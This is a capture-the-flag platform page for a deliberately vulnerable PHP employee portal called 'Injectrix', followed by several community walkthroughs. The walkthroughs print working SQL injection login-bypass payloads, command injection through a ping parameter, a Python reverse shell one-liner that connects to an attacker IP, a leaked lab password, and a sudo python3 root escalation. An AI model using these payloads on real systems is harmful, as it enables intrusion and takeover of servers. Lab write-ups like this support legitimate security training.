

🐀🐀🐀 0 pts earned

Injectrix

The employee portal was built by a contractor in 2019, accepted without a security review, and has been quietly running ever since. It handles timesheets, leave requests, and a few internal tools nobody fully remembers adding. The codebase has never been audited.

💰 Season 1 Vault

Somewhere inside this machine a key fragment is concealed — not in plain sight, not in the obvious loot. Think beyond the standard exploit chain to find it. The fragment is encoded; the encoding method is hinted at within the machine itself.

The first player who locates, decodes, and enters the key wins permanently. There is no second place.

Log in to claim this vault.

Machine online (checked 18m ago)
Target IP Log in to reveal
User Flag Pending
Root Flag Pending

Community

Community Hints

Grade A · 1000 pts Grade B · 700 pts Grade C · 400 pts Grade D · 200 pts + 150 credits on accept

Short, stage-specific nudges — directional, spoiler-light, no exact commands.

No community hints yet — be the first to add one!

Community

Community Walkthroughs

Grade A · 2500 pts Grade B · 1750 pts Grade C · 1000 pts Grade D · 500 pts + 300 credits on accept
suraj pun magar D 28 May 2026
  1. Reconnaissance
    Scan target
    nmap -sV -p 80,22 139.144.167.25
    Result:
    Port 80 → Apache httpd 2.4.41 (Web App)
    Port 22 → OpenSSH 8.2p1 (Ubuntu)
  2. Web Enumeration

Visited:

http://139.144.167.25

Found internal portal:

Dashboard
Diagnostics (Ping feature)
File Manager
Config panel
3. File Disclosure (Critical Step)

Inside File Manager, internal files were exposed:

index.php
style.css
uploads/
users.db

This indicated improper access control on sensitive files.

  1. Extract Database

Downloaded:

users.db

Opened locally:

sqlite3 users.db

Checked structure:

.tables
SELECT * FROM users;
Result:
Admin and user credentials discovered
Weak authentication storage confirmed
5. SSH Access (User Foothold)

Login using extracted credentials:

ssh labuser@139.144.167.25

Enter password from DB.

After login:

ls
cat user.txt

User-level access achieved.

  1. Privilege Escalation Check

Check sudo permissions:

sudo -l

Output:

(root) NOPASSWD: /usr/bin/python3

This indicates Python can be executed as root without password.

  1. Root Exploitation

Run Python as root:

sudo python3

Inside Python shell:

import os
os.system("/bin/bash")

OR one-liner:

sudo python3 -c 'import os; os.system("/bin/bash")'
cat /root/root.txt

Full Attack Chain
Nmap Recon

Web Portal Discovery

File Manager Misconfiguration

users.db Exposure

Credential Extraction (SQLite)

SSH Login (labuser)

sudo -l Discovery

Python sudo privilege abuse

Root Shell Access

Root Flag Retrieved

h4ck3r1337 MOD D 26 May 2026
noor404 A 22 May 2026

Injectrix Walkthrough

Step 1 — Enumeration

First, perform a service scan to identify exposed services:

nmap -sC -sV -p- 139.144.167.25
Why this works
-sC runs default NSE scripts for basic enumeration.
-sV identifies service versions.
-p- scans all TCP ports.
Findings

The scan revealed:

22/tcp — SSH
80/tcp — Apache HTTP web server

This indicates a web application attack surface plus possible SSH access if credentials can be obtained.

Step 2 — Web Application Inspection

Visit the target in a browser or retrieve the page source:

curl -s http://139.144.167.25/
Findings

The application presents a login portal.

A developer hint references a users table, strongly suggesting backend database authentication logic.

This is a common indicator that login input may be vulnerable to SQL injection if sanitization is missing.

Step 3 — SQL Injection Authentication Bypass

Test authentication bypass using a classic boolean SQL injection payload:

curl -i -X POST http://139.144.167.25/?action=login
-d "username=' OR '1'='1'-- -&password=test"
Why this works

If the backend query resembles:

SELECT * FROM users
WHERE username='$username'
AND password='$password';

the payload transforms it into:

SELECT * FROM users
WHERE username='' OR '1'='1'-- -
AND password='test';

Because:

'1'='1' always evaluates true
-- - comments out the remaining query

the authentication check succeeds without valid credentials.

Result

Successfully authenticated as an administrator.

Step 4 — Identify Command Injection

After login, the dashboard contains a diagnostic feature that accepts a host/IP parameter.

Test for command injection:

curl -s -b "PHPSESSID=SESSIONID"
"http://139.144.167.25/?action=dashboard&tab=diag&host=127.0.0.1;id"
Why this works

If the application executes something like:

system("ping -c 4 " . $_GET['host']);

then appending:

;id

causes shell command chaining:

ping -c 4 127.0.0.1; id

The id command executes separately.

Result

Output confirms code execution as:

www-data

This gives command execution via the web server context.

Step 5 — Credential Discovery

Inspect other dashboard functionality, specifically configuration data:

curl -s -b "PHPSESSID=SESSIONID"
"http://139.144.167.25/?action=dashboard&tab=config"
Findings

The configuration page exposes stored credentials:

labuser / WebL4b!2024
Why this matters

Credential reuse between applications and system accounts is common in CTF-style environments.

These credentials can now be tested against SSH.

Step 6 — Initial Shell via SSH

Attempt SSH login:

ssh labuser@139.144.167.25

Password:

WebL4b!2024
Result

Successful shell access as:

labuser

This establishes a stable interactive foothold beyond the limited web shell.

Step 7 — Privilege Escalation Enumeration

Check sudo permissions:

sudo -l
Findings
(root) NOPASSWD: /usr/bin/python3
Why this matters

NOPASSWD allows execution of Python as root without authentication.

If Python is permitted under sudo, arbitrary command execution as root is possible.

Step 8 — Privilege Escalation to Root

Spawn a root shell:

sudo python3 -c 'import os; os.execl("/bin/bash","bash")'

Alternative:

sudo python3 -c 'import os; os.system("/bin/bash")'
Why this works

Python’s os module can invoke system binaries.

Because Python runs as root under sudo, the spawned shell inherits root privileges.

Result
root@injectrix:#

Root shell obtained.

Step 9 — Capture Flags

Retrieve the user flag:

cat /home/labuser/user.txt

Retrieve the root flag:

cat /root/root.txt
Result

Successfully captured:

user flag
root flag
Attack Path Summary
Enumerated exposed services
Identified vulnerable login form
Used SQL injection to bypass authentication
Exploited command injection in diagnostic tool
Extracted reused credentials from configuration
Logged in via SSH as labuser
Enumerated sudo permissions
Leveraged Python sudo rights for root shell
Retrieved both flags

davidkarpinski1 B 16 May 2026

Injectrix

Deploying an application to production without any security testing is like building a structure without walls.

Initial Foothold

Since this is a web challenge, we already know that there is a web application running on port 80 and that the SSH service is probably running on port 22.

Analyzing the IntraPortal in the browser, we encounter the classic login form. Unlike the Hexvault challenge, where the way to gain initial access to the application is via a brute-force attack, here we can exploit SQL Injection.

Let's assume there's a user called admin in the application, inject a single quote followed by a comment and anything else in the password field, and voilà, we have administrative access!

POST /?action=login HTTP/1.1
Host: 139.144.167.25
Content-Length: 27
Origin: http://139.144.167.25
Content-Type: application/x-www-form-urlencoded
Referer: http://139.144.167.25/

username=admin'--&password=

Within the administrative wing, the most obvious attack vector is to exploit a command injection in the Diagnostics functionality (as in virtually every CTF that has an application with ping functionality - this happens because the user's input data is concatenated as a string in an insecure way along with shell commands).

http://139.144.167.25/?action=dashboard&tab=diag&host=127.0.0.1%3Bls

Finally, let's simply obtain a reverse shell.

127.0.0.1; python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<YOUT IP>",<PORT NUMBER>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

First, obtain a shell as the www-data user, then simply read the source code of the index.php file to find hardcoded credentials and thus perform the lateral movement.

su labuser

And that's how we obtain the user flag!

Privilege Escalation

If you're already used to challenges, you've probably already run the sudo -l command, found the python3 binary with execution permission as root user, and searched for it on GTFObins:

sudo /usr/bin/python3 -c "__import__('os').execl('/bin/bash', 'bash')"

cat /root/root.txt

Challenge Pwned!

References

mahnoor27 C 14 May 2026

An internal PHP portal exposed multiple vulnerabilities including SQL injection, command injection, and file upload.

SQL injection was used to extract database credentials. Command injection enabled remote code execution. A malicious file upload provided persistent shell access.

Privilege escalation was achieved through chained exploitation of all three vulnerabilities, leading to root compromise.